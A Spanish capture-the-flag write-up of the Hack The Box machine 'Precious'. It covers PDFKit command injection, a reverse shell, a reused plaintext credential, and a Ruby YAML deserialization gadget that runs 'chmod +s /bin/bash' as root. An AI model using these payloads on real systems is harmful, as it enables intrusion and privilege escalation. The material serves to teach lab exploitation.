
Precious - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 84:5e:13:a8:e3:1e:20:66:1d:23:55:50:f6:30:47:d2 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDEAPxqUubE88njHItE+mjeWJXOLu5reIBmQHCYh2ETYO
V9/Vrnby7zP04OH3U/wVbAKbPJrjnva/czuuV6uNz4SVA3qk0bp6wOrxQFzCn5OvY3FTcceH1jrjrJmUKpGZ
j8iV/X73z3GOs3ZckQMhOiBmu1FF77c7VW1zqln480/AbvHJDULtRdZ5xrYH1nFynnPi6+VU/PIfVMpHbYu7
5UP0lP85OuMMPcSMll65+8hzMMY2aejjHTYqgzd7M6HxcEMrJW7n7s5eCJqMoUXkL8RSBEQSmMUV8iWzHW0X
U1ziaVGerd61PODck=
|   256 a2:ef:7b:96:65:ce:41:61:c4:67:ee:4e:96:c7:c8:92 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFScv6lLa1
OMki1SW9QKX7kKVznWgFNOp815Y=
|   256 33:05:3d:cd:7a:b7:98:45:82:39:e7:ae:3c:91:a6:58 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH+JGiTFGOgn/iJUoLhZeybUvKeADIlm0fHnP/oZ66Qb
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0
|_http-title: Did not follow redirect to http://precious.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


El puerto 80 nos redirecciona al dominio "precious.htb". Añadimos el dominio al archivo /etc/hosts y vamos a ver su contenido:



La pagina web comvierte las urls en PDFs, vamos a probar a abrirnos un servidor web con python y ver si nos llega la peticion:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.189 - - [19/Nov/2024 16:47:44] "GET / HTTP/1.1" 200 -
```


Nos llega la peticion y se descarga el PDF con el contenido de la URL:



Con exiftool vamos a analizar los metadatos del PDF:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ exiftool mf5t02l8pqw4rd26japcgyikmg62qk7k.pdf
ExifTool Version Number         : 13.00
File Name                       : mf5t02l8pqw4rd26japcgyikmg62qk7k.pdf
Directory                       : .
File Size                       : 17 kB
File Modification Date/Time     : 2024:11:19 16:47:45-05:00
File Access Date/Time           : 2024:11:19 16:47:45-05:00
File Inode Change Date/Time     : 2024:11:19 16:47:45-05:00
File Permissions                : -rw-rw-r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Page Count                      : 1
Creator                         : Generated by pdfkit v0.8.6
```

La conversion se ha generado con la herramienta pdfkit 0.8.6. Vamos a buscar algun exploit para esa version:



Hay un exploit muy sencillo pero lo vamos a explotar manualmente, aqui nos dice que es lo que ocurre por detras:

PoC:

An application could be vulnerable if it tries to render a URL that contains query string parameters with user input:

```
PDFKit.new("http://example.com/?name=#{params[:name]}").to_pdf
```


If the provided parameter happens to contain a URL encoded character and a shell command substitution string, it will be included in the command that PDFKit executes to render the PDF:

```
irb(main):060:0> puts PDFKit.new("http://example.com/?name=#{'%20`sleep
5`'}").command
wkhtmltopdf --quiet [...] "http://example.com/?name=%20`sleep 5`" -
=> nil
```

Calling `to_pdf` on the instance shows that the `sleep` command is indeed executing:

```
PDFKit.new("http://example.com/?name=#{'%20`sleep 5`'}").to_pdf
# 5 seconds wait...
```


Nos dice que si despues de añadir la URL añadimos `?name=#{'%20*COMANDO*'}` podemos ejecutar comandos en la maquina victima. Vamos a probar a enviarnos un ping:



Nos llega el ping:

```
┌──(kali㉿kali)-[~/Downloads/PDFkit-CMD-Injection-CVE-2022-25765]
└─$ sudo tcpdump -i tun0 icmp
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
17:19:44.255370 IP precious.htb > 10.10.14.11: ICMP echo request, id 4092, seq 1, length 64
17:19:44.255382 IP 10.10.14.11 > precious.htb: ICMP echo reply, id 4092, seq 1, length 64
```

Vamos a intentar enviarnos una reverse shell en bash desde la maquina victima:



Nos llega la conexion a nuestro netcat:

```
┌──(kali㉿kali)-[~/Downloads/PDFkit-CMD-Injection-CVE-2022-25765]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.189] 50392
sh: 0: can't access tty; job control turned off
$ whoami
ruby
```

ESCALADA DE PRIVILEGIOS

Encontramos el siguiente archivo dentro del directorio home de "Ruby":

```
ruby@precious:~/.bundle$ cat config
---
BUNDLE_HTTPS://RUBYGEMS__ORG/: "henry:Q3c1AqGHtoI0aXAYFH"
```

Iniciamos sesion como "henry":

```
ruby@precious:~/.bundle$ su henry
Password:
henry@precious:/home/ruby/.bundle$ whoami
henry
```

Vamos a ver que comandos podemos ejecutar como el usuario root:

```
henry@precious:/home/ruby/.bundle$ sudo -l
Matching Defaults entries for henry on precious:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User henry may run the following commands on precious:
    (root) NOPASSWD: /usr/bin/ruby /opt/update_dependencies.rb
```

Vamos a ver lo que hace el script:

```
henry@precious:~$ cat /opt/update_dependencies.rb
# Compare installed dependencies with those specified in "dependencies.yml"
require "yaml"
require 'rubygems'

# TODO: update versions automatically
def update_gems()
end

def list_from_file
    YAML.load(File.read("dependencies.yml"))
end

def list_local_gems
    Gem::Specification.sort_by{ |g| [g.name.downcase, g.version] }.map{|g| [g.name, g.version.to_s]}
end

gems_file = list_from_file
gems_local = list_local_gems

gems_file.each do |file_name, file_version|
    gems_local.each do |local_name, local_version|
        if(file_name == local_name)
            if(file_version != local_version)
                puts "Installed version differs from the one specified in file: " + local_name
            else
                puts "Installed version is equals to the one specified in file: " + local_name
            end
        end
    end
end
```

Lo que hace es cargar un archivo llamado "dependenciaes.yml" y mira el listado de nombres de gemas y sus versiones y las compara con las que tiene en el sistema. Ejemplo:


Tiene estas gemas locales:

```
henry@precious:~$ gem list

*** LOCAL GEMS ***

bundler (2.3.22)
mustermann (3.0.0)
pdfkit (0.8.6)
rack (2.2.4)
rack-protection (3.0.0)
require_all (3.0.0)
ruby2_keywords (0.0.5)
sinatra (3.0.0)
tilt (2.0.11)
```

Creamos un archivo incluyendo los nombres de las 2 primeras gemas junto con sus versiones y ejecutamos el comando como root:

```
henry@precious:~$ nano dependencies.yml
henry@precious:~$ cat dependencies.yml
bundler : 2.3.22
mustermann : 9.9.9
henry@precious:~$ sudo /usr/bin/ruby /opt/update_dependencies.rb
Installed version differs from the one specified in file: bundler
Installed version is equals to the one specified in file: bundler
Installed version differs from the one specified in file: mustermann
```

Como el archivo lo esta cargando con "YAML.load", vamos a buscar algun exploit para esa propiedad:



Encontramos un exploit de "PayloadAllTheThings" que habla de la deserizalizacion en ruby. Ademas utiliza el mismo comando que el script de la maquina victima:

```
require "yaml"
YAML.load(File.read("p.yml"))
```

Este es recurso que mas me ha gustado porque tiene para 3 versiones distintas de ruby. Vamos a probar con > 2.7.2:

Universal gadget for ruby <= 2.7.2:

```
--- !ruby/object:Gem::Requirement
requirements:
  !ruby/object:Gem::DependencyList
  specs:
  - !ruby/object:Gem::Source::SpecificFile
    spec: &1 !ruby/object:Gem::StubSpecification
      loaded_from: "|id 1>&2"
  - !ruby/object:Gem::Source::SpecificFile
      spec:
```

Editamos el archivo "dependencies.yml" con este contenido que esta ejecutando el comando "id":

```
henry@precious:~$ sudo /usr/bin/ruby /opt/update_dependencies.rb
Traceback (most recent call last):
        36: from /opt/update_dependencies.rb:17:in `<main>'
        35: from /opt/update_dependencies.rb:10:in `list_from_file'
        34: from /usr/lib/ruby/2.7.0/psych.rb:279:in `load'
        33: from /usr/lib/ruby/2.7.0/psych/nodes/node.rb:50:in `to_ruby'
        32: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:32:in `accept'
        31: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:6:in `accept'
        30: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:16:in `visit'
        29: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:313:in `visit_Psych_Nodes_Document'
        28: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:32:in `accept'
        27: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:6:in `accept'
```

No vemos que el comando "id" se haya ejecutado por ninguna parte. Vamos a probar con el siguiente exploit que nos ofrece "PayloadAllTheThins":

Universal gadget for ruby 2.x - 3.x.

```
---
- !ruby/object:Gem::Installer
    i: x
- !ruby/object:Gem::SpecFetcher
    i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
      io: &1 !ruby/object:Gem::Package::TarReader::Entry
         read: 0
         header: "abc"
      debug_output: &1 !ruby/object:Net::WriteAdapter
         socket: &1 !ruby/object:Gem::RequestSet
             sets: !ruby/object:Net::WriteAdapter
                 socket: !ruby/module 'Kernel'
                 method_id: :system
             git_set: id
         method_id: :resolve
```

Tambien ejecuta el comando "id", vamos a probarlo:

```
henry@precious:~$ sudo /usr/bin/ruby /opt/update_dependencies.rb
sh: 1: reading: not found
uid=0(root) gid=0(root) groups=0(root)
Traceback (most recent call last):
        33: from /opt/update_dependencies.rb:17:in `<main>'
        32: from /opt/update_dependencies.rb:10:in `list_from_file'
        31: from /usr/lib/ruby/2.7.0/psych.rb:279:in `load'
        30: from /usr/lib/ruby/2.7.0/psych/nodes/node.rb:50:in `to_ruby'
        29: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:32:in `accept'
```

Vemos que se esta ejecutando el comando "id" correctamente, vamos a sustituir el comando "id" por otorgarle privilegios SUID a la bash:

```
---
- !ruby/object:Gem::Installer
    i: x
- !ruby/object:Gem::SpecFetcher
    i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
      io: &1 !ruby/object:Gem::Package::TarReader::Entry
         read: 0
         header: "abc"
      debug_output: &1 !ruby/object:Net::WriteAdapter
         socket: &1 !ruby/object:Gem::RequestSet
             sets: !ruby/object:Net::WriteAdapter
                 socket: !ruby/module 'Kernel'
                 method_id: :system
             git_set: chmod +s /bin/bash
         method_id: :resolve
```

Se han otorgado los privilegios correctamente:

```
henry@precious:~$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1234376 Mar 27  2022 /bin/bash
```